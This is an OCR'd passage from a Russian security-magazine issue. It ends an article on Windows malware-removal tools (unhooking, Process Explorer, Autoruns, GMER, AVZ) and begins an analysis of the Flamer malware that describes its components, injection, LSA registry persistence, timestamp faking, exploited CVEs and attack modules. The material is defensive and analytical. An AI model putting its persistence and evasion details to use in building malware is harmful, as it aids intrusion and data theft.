
Наиболее популярные во вредоносных кругах для перехвата функции можешь посмотреть в таблице. Думаю, для тебя не секрет, что перехват функций может осуществляться в режиме пользователя или в режиме ядра. Для перехвата в режиме ядра обычно используется драйвер, наличие которого в системе также демаскирует малварь. Для снятия перехватов необходимо либо восстановить оригинальный код функции, если перехват осуществлялся изменением ее кода, либо восстановить таблицу системных вызовов, что умеют делать многие утилиты, в частности, Kernel Detective весьма неплохо справляется с этой задачей. Изменения в самих функциях нетрудно восстановить с помощью отладчика. Как правило, малварь меняет первые пять байт кода функции, вставляя туда безусловный переход. При этом стоит запомнить, что оригинальный код системных функций из ntdll.dll начинается с загрузки в регистр EAX номера функции, а код функций из других библиотек, как правило, начинается с пролога вида:

```
MOV edi, edi
PUSH ebp
MOV ebp, esp.
```

На диске есть видео, которое наглядно демонстрирует процесс восстановления функций для работы с реестром.

ЗАКЛЮЧЕНИЕ

Напоследок стоит сказать: даже если, несмотря на все усилия, потраченные на поиск вредоносного кода на твоем компьютере, его поиски не принесли результатов, не спеши обольщаться. Лучше перезагрузись с линуксового LiveCD, заклей камеру изолентой, зашторь окна, надень шапочку из фольги и жди выхода следующего номера журнала «Хакер». К этому моменту антивирусные базы обновятся, и новый вирус наверняка будет ими детектирован :).



МЕНЕДЖЕРЫ ПРОЦЕССОВ

Стандартный диспетчер процессов в Windows выдает минимум информации, да и очень часто становится объектом атак со стороны малвари.

Для анализа компьютера на предмет вредоносного кода нужны другие, более эффективные средства. Средств этих много — начиная от экзотического Task Manager'а, написанного на VBA Excel известным специалистом Дидье Стивенсом (в некоторых случаях Task Manager может быть очень полезным), и заканчивая более продвинутыми утилитами вроде Process Explorer или Process Hacker. Как раз на двух последних стоит остановиться поподробнее.


Process Explorer из уже известного нам набора системных утилит от Марка Руссиновича (однозначный мастхэв, между прочим).

Утилита отображает подробную информацию о процессах и, кроме того, позволяет изменять приоритет и привязку процесса к процессорам, приостанавливать («замораживать») выполнение процессов и всех его потоков (соответственно, затем продолжить их выполнение) и выполнять завершение процесса или дерева процессов.

К сожалению, завершение процесса происходит штатным способом, предусмотренным в Windows, поэтому многие трудноозавершаемые процессы ей неподвластны. То же самое можно сказать и про скрытые процессы. Утилита использует обычный набор API-функций для формирования списка процессов, поэтому скрытые с помощью перехвата API-процессы она обнаружить не может.

Среди достоинств стоит отметить наличие функций поиска процесса по его окну, поиск библиотеки или хендла по имени и возможность проверки цифровых подписей файлов.

Process Hacker — более продвинутая тулза, которая умеет давать информацию о запущенных службах, показывать сетевую активность приложений и мониторить обращения к диску. Самый главный плюс — это возможность завершить процесс аж семнадцатью различными способами, при этом утилита способна заглушить процесс даже в самых тяжелых случаях (во время экспериментов она запросто расправлялась с процессами некоторых антивирусных продуктов, в том числе и запущенных как службы).



УТИЛИТЫ УПРАВЛЕНИЯ АВТОЗАПУСКОМ

Сначала — стандарт. Достаточно в командной строке набрать msconfig, и на вкладке «Автозагрузка» мы увидим все, что автоматически запускается по содержимому папки «Автозагрузка» и ключей в реестре HKCU\Software\Microsoft\Windows\CurrentVersion\Run и HKLM\Software\Microsoft\Windows\CurrentVersion\Run. К великому сожалению, это далеко не единственные места, откуда может быть дан старт вредоносному коду вместе с загрузкой системы, поэтому единственным достоинством этой утилиты является то, что она по умолчанию входит в состав Windows.

Совсем другое дело — Autoruns из комплекта SisInternals Suit. По мнению многих представителей нашего общества, это лучшее, что было создано из утилит для управления автозапуском. Кроме версии с GUI-интерфейсом, имеется консольная версия анализатора, в лучших традициях спецов старой школы. Утилита показывает множество различных методов автозапуска, начиная от классических способов (ключи Run, RunOnce, папка «Автозагрузка») и заканчивая расширениями Internet Explorer'а (BHO, панели инструментов), причем свежие версии программы периодически дополняются умением распознавать новые способы автозагрузки (на данный момент актуальна версия 11.0).

К сожалению, как иногда бывает, не обходится без ложки дегтя. Основной недостаток утилиты в том, что для анализа реестра в ней используются стандартные API-функции, и в случае их перехвата и последующего искажения содержимого ключей реестра вредоносным кодом Autoruns покажет искаженные данные. Для того чтобы этого избежать, можно, например, запустить Autoruns из-под WinDbg, снять с помощью отладчика перехваты функций и после этого, нажав в отладчике F5, проанализировать реестр с помощью уже исправленных API-функций.

УТИЛИТЫ ДЛЯ ПОИСКА МАСКИРУЕМЫХ ОБЪЕКТОВ (ФАЙЛОВ, КЛЮЧЕЙ РЕЕСТРА, ПРОЦЕССОВ)

RootkitRevealer — утилита из уже известного нам набора от SysInternals. Позволяет выполнять поиск маскируемых файлов и ключей реестра. Ее работа основана на прямом чтении диска (анализируются MFT — Master File Table NTFS-тома и структуры каталогов) и сравнении результатов с данными, полученными с помощью стандартных API-функций. Обнаруженные различия фиксируются.

Аналогичная процедура проводится с реестром — утилита снимает дамп содержимого реестра с помощью операций прямого чтения с диска и сравнивает результат с тем, что получилось при использовании стандартных API-функций для работы с реестром.

Достоинство программы в том, что она распознает скрытые файлы и ключи в реестре независимо от метода перехвата API-функций.

Утилита BlackLight от компании F-Secure позволяет обнаруживать скрытые процессы и файлы путем анализа системы на низком уровне.

Основное достоинство программы в эффективном способе поиска скрытых процессов (так называемый брутфорс PID).


УНИВЕРСАЛЬНЫЕ УТИЛИТЫ

Помимо узконаправленных инструментов, хорошую службу в деле борьбы с вредоносным кодом могут сослужить универсальные утилиты, эдакие швейцарские ножи со множеством лезвий на все случаи жизни.


В первую очередь стоит отметить полезнейший и популярный в определенных кругах инструмент под названием GMER. Он умеет находить и показывать скрытые процессы, завершать их, показывать все загруженные модули и сервисы, искать скрытые файлы и ключи реестра. Помимо этого утилита может вести мониторинг запускаемых приложений, загружаемых драйверов, библиотек, обращений к реестру и работы TCP/IP-соединений. Вся получаемая информация может быть сохранена в лог-файлы для последующего анализа.

Ну и конечно же, здесь не обойтись без упоминания широко известной в определенных кругах программы под названием AVZ. Эта антивирусная утилита снискала себе заслуженную популярность среди борцов с малварью, а ее вердикт в виде лог-файла является своеобразным стандартом обмена информацией о результатах исследования системы между специалистами по антивирусной защите.

Вообще, данный противовирусный инструмент заслуживает отдельной статьи, поэтому мы лишь кратко перечислим его умения.



GMER обнаружил маскирующийся файл



AVZ в работе, найден скрытый процесс

Итак, утилита имеет следующие функции:

- поиск известных вредоносных программ по обновляемой сигнатурной базе;
- обновляемая база безопасных файлов;
- система обнаружения руткитов;
- восстановление системы;
- эвристический анализ системы;
- поиск клавиатурных шпионов;
- анализатор Winsock SPI/LSP-настроек;
- расширенный диспетчер процессов, сервисов и драйверов;
- поиск файлов на диске;
- поиск данных в реестре;
- анализатор открытых TCP/UDP-портов;
- расширенный диспетчер автозапуска;
- анализ NTFS-потоков;
- возможность разработки скриптов для проведения часто повторяемых операций по исследованию и восстановлению системы.

В общем, даже не швейцарский перочинный ножик, а целый антивирусный комбайн.

Итак, имея в кармане загрузочную флешку (о том, как ее сделать, мы уже не раз писали) с какой-нибудь из этих двух утилит (а лучше — с обеими), можно уже выступать на тропу войны с малварью и при этом не чувствовать себя совсем безоружным.

DVD

+ Все программы, упомянутые в статье, ищи на диске.

+ Не забудь посмотреть видео, которое демонстрирует снятие перехватов API-функций работы с реестром при использовании Autoruns.

INFO

Если вдруг ты сам захочешь написать продвинутую тулзу для завершения процессов, то ищи 139-й номер журнала, там Александр Эккерт любезно поделился несколькими интересными способами грохнуть процесс.

WARNING

Помни, что файловые вирусы (паразиты, присоединяющиеся к файлам, а то и шифрующие их содержимое) вовсе не ушли в прошлое. Не забывай слать подозрительные файлы в антивирусные конторы, не навреди себе самолечением!

WWW

• Если ты хочешь получить более подробную информацию о каком-нибудь процессе, иди на www.processlibrary.com.

• На www.nobunkum.ru/ru/rootkits-windbg лежит крайне интересная статья о применении отладчика WinDbg для обнаружения руткитов и борьбы с ними от Дмитрия Олексюка из Esage Lab.

• На www.esetnod32.ru/.support/winlock, sms.kaspersky.ru и на www.drweb.com/xperf/unlocker готовы оказать посильную помощь в разблокировке системы.

Андрей Зеренков, эксперт по информационной безопасности Symantec

FLAMER — САМАЯ СЛОЖНАЯ ВИРУСНАЯ УГРОЗА ПОСЛЕДНЕГО ВРЕМЕНИ



W32.Flamer, она же sKyWIper, она же Flame, — каждый по-своему называет эту сложнейшую разработку. На мой взгляд, более адекватно отражает цель, преследуемую заказчиком, первое имя (не «скандалист», а «поджигатель»). Так я и буду дальше его называть. Его? Нет, ее. Конечно, Flamer можно окрестить вирусом или червем, но для такой масштабной разработки это как-то мелковато. Пусть уж будет угроза, то есть — «она».

Итак, маркетинговые баталии вперемешку с отрывочными техническими описаниями Flamer отгремели, и все стихло. Разумеется, создателям, а точнее, заказчикам Flamer это на руку — проще будет запустить что-то новое. Но просто забыть о такой беспрецедентной программной разработке было бы неправильно. Поэтому я хочу свести основные и наиболее интересные детали воедино, чтобы позже не искать их на разных ресурсах.

ПЕРВОИСТОЧНИКИ, ИЛИ КТО И КОГДА ОБНАРУЖИЛ

Начну с самого начала — с обнаружения. Существует три версии, а значит, и три претендента на первенство. Кто был первый, на мой взгляд, не принципиально, главное, что он есть, а также и второй, и третий. Значит, нашей с вами защитой занимаются и можно чувствовать себя более-менее спокойно.

28 мая 2012 года MAHER — иранский национальный центр реагирования на чрезвычайные ситуации (Iran National CERT, www.certcc.ir/index.php?newlang=eng), занимавшийся с 2010 года исследованием не менее известных Stuxnet и Duqu, сообщил об обнаружении новой угрозы — Flamer, которая не детектировалась на то время ни одним из 43 антивирусных продуктов. В сообщении (bit.ly/LL9NTu) был приведен списком основной функционал, добавляемый в реестр ключ и базовые компоненты — имена файлов с их расположением в файловой системе.

В этот же день, 28 мая, «Лаборатория Касперского» заявила об обнаружении угрозы Flame в рамках исследования, проводившегося по заказу International Telecommunication Union (ITU), с ее кратким словесным описанием.

Практически одновременно с этим, также 28 мая 2012 года, Лаборатория криптографии и систем безопасности Будапештского университета технологий и экономики (Laboratory of Cryptography and System Security, CrySyS Lab, www.crysys.hu), тесно взаимодействующая с компанией Symantec,

опубликовала новость об обнаружении новой угрозы, названной sKyWIper (www.crysys.hu/skywiper-statement.html). Также был опубликован технический отчет (вер. 1.03), содержащий 62 страницы ее описания (www.crysys.hu/skywiper/skywiper.pdf), включая состав модулей, даты создания, сопоставление с Duqu и Stuxnet, взаимодействие ее компонентов между собой и с C&C-центром, поведение и многое другое. Чуть позже там же появилось пояснение, что sKyWIper — это то же самое, что и Flame («Лаборатория Касперского») и Flamer (MAHER).

На сайте компании Symantec информация о появлении новой угрозы — Flamer (www.symantec.com/en/uk/security_response) была опубликована 27.05.2012 в 19:00 (UTC).

В дальнейшем компании «Лаборатория Касперского» и Symantec продолжили публикацию технических подробностей Flamer в своих блогах.

Первоисточники указаны — каждый может воспользоваться любым из них (или всеми). А я выбрал тот, что мне ближе (не важно, по каким соображениям).

КРАТКОЕ ОПИСАНИЕ

Flamer — это сложная, я бы даже сказал — изощренная угроза, присутствующая в интернете как минимум с 2010 года. Она наиболее распространена в странах Ближнего Востока и нацелена прежде всего на конкретных индивидуумов, а не на организации. Основная цель — кража разнообразных данных и самораспространение в определенной среде. Есть достаточные основания полагать, что Flamer и Stuxnet — родственные продукты.

Flamer — грамотно спроектированная угроза, включающая в себя большое количество компонентов, что могло быть выполнено лишь группой профессионалов высокой квалификации в рамках хорошо финансируемого и четко управляемого проекта. Она включает в себя веб-сервер, SQL базу данных и библиотеку реализации протокола SSH. И помимо всего этого она включает в себя Lua-интерпретатор, который позволяет злоумышленнику легко расширять ее функциональность по мере необходимости.

Заражению Flamer подвержены лишь компьютеры под управлением семейства ОС Microsoft Windows. Для распространения на другие компьютеры Flamer применяет целый ряд методов. Она может распространяться через сетевые ресурсы общего доступа, используя для этого украденные учетные записи, и через сменные носители информации, используя механизм автозапуска autorun.inf. Она также эксплуатирует две уязвимости — CVE-2010-2568, впервые продемонстрированную Stuxnet, и CVE-2010-2729. Помимо этого, Flamer применяет атаку «человек посередине» (a man-in-the-middle, MITM), направленную на службу обновления Windows Update. Для ее осуществления злоумышленники предварительно провели атаку, прибегнув к ранее неизвестному конфликту обработки записей по протоколу MD5, и использовали сертификат, позволивший подписать программный код и внести его в Microsoft Root Authority.

ТЕХНИЧЕСКОЕ ОПИСАНИЕ

1 ХРОНОЛОГИЯ И РАСПРОСТРАНЕНИЕ

Flamer состоит из нескольких компонентов. Изучив отчеты и конфигурационный файл одного из основных, можно определить цели Flamer и установить частичную хронологию. Файлы компонентов:

- advnetcfg.ocx,
- ccalc32.sys,
- mssecmgr.ocx,
- msglu32.ocx,
- boot32drv.sys,
- nteps32.ocx.

Были обнаружены два варианта файла advnetcfg.ocx. Первый датирован сентябрем 2010 года, второй появился в феврале 2011-го. Конфигурационный файл ccalc32.sys также имел два варианта, каждый из которых появился в то же время, что и файл advnetcfg.ocx.

Количество заражений Flamer невелико, что лишь подчеркивает острую направленность угрозы. Менее 150 заражений было выявлено глобально, большей частью на Ближнем Востоке — см. рис 1. Интересно, что в дополнение к определенным организациям было заражено много домашних компьютеров, подключенных к интернету.

2 ПОДРОБНОЕ ОПИСАНИЕ

Flamer — это сложная и хорошо спроектированная угроза, состоящая из платформы, включающей помимо прочего веб-сервер, сервер баз данных и среду защищенного удаленного взаимодействия. Она изначально представляет собой инсталляционный пакет размером 6 мегабайт, разворачивающийся примерно в 20 мегабайт кода и данных. Угроза также включает в себя Lua-интерпретатор, позволяющий злоумышленнику легко установить обновление функционала, используя различные сценарии выполнения (скрипты). Было выявлено 62 скрипта, обеспечивающих выполнение самых различных действий, включая возможность загрузки новых модулей с C&C-сервера или обновления существующих. Несколько компонентов созданы таким образом, что они на первый взгляд не выглядят вредоносными — ни по используемым данным, ни по строкам программного кода.

Основной файл и первый элемент угрозы Flamer, запускаемый на зараженном компьютере, — это mssecmgr.ocx. Он содержит множество подкомпонентов, состав и основное предназначение главных из них представлены на рис 3.

Большинство подкомпонентов, включая различные скрипты, хранятся в зашифрованном ресурсном контейнере, встроенном в mssecmgr.ocx. Этот ресурсный контейнер включает в себя таблицу, которая при старте отображает список точек входа и далее функционирует как индексный указатель данных — некий аналог файловой системы. Так же как и на скрипты, таблица размещения ресурсов содержит




Рис.1. География Флеймера

ссылки и на несколько самостоятельных исполняемых DLL-файлов библиотек: advnetcfg.ocx, nteps32.ocx, boot32drv.sys, msglu32.ocx, soapr32.ocs, jimmy.dll, 00006411.dll и другие.

За пределами ресурсного контейнера в файле присутствует код, обеспечивающий функционирование HTTP-сервера, SOCKS-прокси, SSH, SQLite и, разумеется, Lua-интерпретатора. Lua — это легкий сценарный язык, который был создан специально для внедрения в приложения. Скрипты, написанные на нем, могут использовать функционал программы, в которую они встроены. С помощью Lua злоумышленник уменьшает трудозатраты, необходимые для разработки нового функционала для Flamer.

Когда mssecmgr.ocx запускается, он использует несколько трюков, чтобы внедрить себя в работающую систему.

Во-первых, он распаковывает и запускает advnetcfg.ocx, который загружает и расшифровывает данные из файла ccalc32.sys. Файл ccalc32.sys зашифрован алгоритмом RC4 со 128-разрядным ключом. Затем создается файл ccalc32.sys, которому задним числом устанавливаются метки времени, аналогичные системному файлу Windows kernel32.dll, с целью скрыть от пользователя появление нового файла. Файл advnetcfg.ocx также отвечает за обработку команд, отправляемых другими компонентами.

Затем файл mssecmgr.ocx передает nteps32.ocx в advnetcfg.ocx, который проводит инъекцию nteps32.ocx в чистый файл shell32.dll. При первой же (и единственной) загрузке он подменяет DLL-библиотеку в памяти на вредоносную, проводит инъекции в winlogon.exe или другие выбранные процессы — множественные блоки кода вставляются и вызываются по необходимости.

Основной модуль регистрирует себя в реестре Windows следующим ключом, обеспечивающим его запуск при старте Windows:

```
HKEY_LOCAL_MACHINE\SYSTEM\Current
ControlSet\Control\Lsa\"Authentication
Packages" = "mssecmgr.ocx"
```

Одновременно с запуском nteps32.ocx mssecmgr.ocx запускает основной сценарий Lua. Скрипт начинает работу с поиска обновлений для приложений из базы приложений. (В программном коде хранилище приложений имеет ссылочное имя FLAME.) Он также имеет возмож-

ность загрузить новое приложение в хранилище. После этого он создает несколько файлов баз данных для хранения похищенных данных и запускает на выполнение другие скрипты.

Вот несколько примеров из них (набор скриптов верхнего уровня был поврежден, что дает нам с вами возможность пофантазировать за рамками представленного описания):

- ATTACKOP — атака другого компьютера и перенесение на него используемых технологий и эксплойтов;
- CASAFETY — проверка на наличие антивирусного программного обеспечения;
- CRUISE — кража учетных данных;
- EUPHORIA — распространение через LNK-уязвимости и точки подключения папок;
- BEETLEJUICE — Bluetooth-обнаружение;
- SUICIDE — удаление файлов Flamer из системы;
- MUNCH — HTTP-сервер;
- VIPER — бэкдор;
- FLASK — кража локальной информации;
- MICROBE — запись аудиофайлов со встроенного микрофона;
- GATOR — взаимодействие с C&C-сервером.

Часть скриптов зависит от дополнительных исполняемых файлов. Например, скрипт ATTACKOP может вызывать файл soapr32.ocx. Этот файл похищает ряд сетевых данных с локального компьютера и затем записывает их в файл, зашифрованный алгоритмом RC4. Также есть модуль, который проверяет на наличие установленных и запущенных продуктов обеспечения безопасности. В зависимости от результата модуль может адаптировать поведение угрозы с целью минимизации риска ее обнаружения.

Файл mssecmgr.ocx также ссылается на файл ~DEB93D.tmp, который ассоциирован с вирусом Wiper, «отключившим» несколько нефтяных терминалов в Иране от интернета. Имя Wiper он получил за счет встроенной функциональности стирания информации с жестких дисков. И эта атака вполне могла быть проведена при помощи одного из модулей Flamer.

3 ЗАРАЖЕНИЕ И САМОРАСПРОСТРАНЕНИЕ

Начальный вектор

В настоящее время неизвестно, как именно угроза в первый раз попала на целевые компьютеры. Обычно при проведении целевых атак с помощью технологий социальной инженерии отправляется письмо, содержащее зараженное вложение или ссылку на веб-сайт с источником заражения. В данном случае это возможно, но скорее всего был использован другой сценарий. Учитывая способность Flamer распространяться через зараженные USB-устройства, можно допустить, что специально подготовленные (зараженные) устройства были физически доставлены в стратегические регионы.

Сетевое распространение

Flamer имеет возможность самораспространения с одного компьютера на другой по сети. Однако Flamer не распространяется автоматически. Вместо этого она ждет инструкций атакующего, после чего использует следующие сценарии:

